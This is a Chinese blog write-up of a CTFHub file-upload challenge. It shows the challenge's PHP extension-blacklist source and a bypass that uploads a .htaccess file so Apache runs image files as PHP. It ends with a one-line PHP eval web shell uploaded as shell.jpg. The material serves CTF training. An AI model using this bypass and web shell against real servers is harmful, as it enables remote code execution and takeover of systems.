

.htaccess文件上传CTF讲解

原创

[無名之连](#) 于 2020-07-06 14:44:41 发布 1988 收藏 6

分类专栏: [CTF](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hxhxhxhxx/article/details/107158123>

版权



[CTF 专栏收录该内容](#)

37 篇文章 0 订阅

订阅专栏

.htaccess文件上传CTF详解

题目

解法

方法2

题目

CTFHub 文件上传 - htaccess

challenge-077dbf78d8a681a5.sandbox.ctfhub.com:10080

INT SQL XSS Encryption Encoding Other

Load URL
Split URL
Execute

Enable Post data Enable Referrer

CTFHub 文件上传 - htaccess

Filename: 未选择文件。

https://blog.csdn.net/...

CTFHub 文件上传 - htaccess

http://challenge-077dbf78d8a681a5.sandbox.ctfhub.com:10080

view-source:http://challenge-077dbf78d8a681a5.sandbox.ctfhub.com:10080/

INT SQL XSS Encryption Encoding Other

Load URL
Split URL
Execute

Enable Post data Enable Referrer

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="UTF-8">
5   <title>CTFHub 文件上传 - htaccess</title>
6 </head>
7 <body>
8   <h1>CTFHub 文件上传 - htaccess</h1>
9   <form action="" method="post" enctype="multipart/form-data">
10    <label for="file">Filename:</label>
11    <input type="file" name="file" id="file" />
12    <br />
13    <input type="submit" name="submit" value="Submit" />
14  </form>
15 </body>
16 </html>
17 <!--
18 if (!empty($_POST['submit'])) {
19   $name = basename($_FILES['file']['name']);
20   $ext = pathinfo($name)['extension'];
21   $blacklist = array('php', 'php7', 'php5', 'php4', 'php3', 'phtml', 'pht', 'jsp', 'jspx', 'jsw', 'jvw', 'jspf', 'jtml', 'asp', 'aspx', 'asa', 'asax', 'ascx', 'ashx', 'asmx',
22   if (!in_array($ext, $blacklist)) {
23     if (move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_PATH . $name)) {
24       echo "<script>alert('上传成功')</script>";
25       echo "上传文件相对路径<br>". UPLOAD_URL_PATH . $name;
26     } else {
27       echo "<script>alert('上传失败')</script>";
28     }
29   } else {
30     echo "<script>alert('文件类型不匹配')</script>";
31   }
32 }
33 -->
```

https://blog.csdn.net/...

解法

我们先写一个htaccess文件

通过它调用php解析器去解析一个文件名中只要包含"haha"这个字符串的任意文件，无论扩展名是什么(没有也行)，都会以php的方式来解析

```
<FilesMatch "haha">

SetHandler application/x-httpd-php


</FilesMatch>
```

或者如下，上传一个文件名为evil.gif的图片马：

```
<FilesMatch "evil.gif">


SetHandler application/x-httpd-php

</FilesMatch>
```



确定


<https://blog.csdn.net/hxhxhxhxx>



CTFHub 文件上传 - htaccess

Filename: .htaccess

<https://blog.csdn.net/hxhxhxhxx>



上传文件相对路径
upload/.htaccess

CTFHub 文件上传 - htaccess

Filename: 未选择文件。

<https://blog.csdn.net/hxhxhxhxx>


Enable Post data Enable Referrer



上传文件相对路径

CTFHub 文件上传 - htaccess

Filename: haha.png

<https://blog.csdn.net/hxhxhxhxx>





方法2


```
1 | AddType application/x-httpd-php .jpg
```

```
1 | // filename.jpg  
2 | <?php eval($_GET['c']);?>
```

<https://blog.csdn.net/hxhxhxhx>

上传.htaccess文件

```
AddType application/x-httpd-php .jpg
```



然后上传shell.jpg即可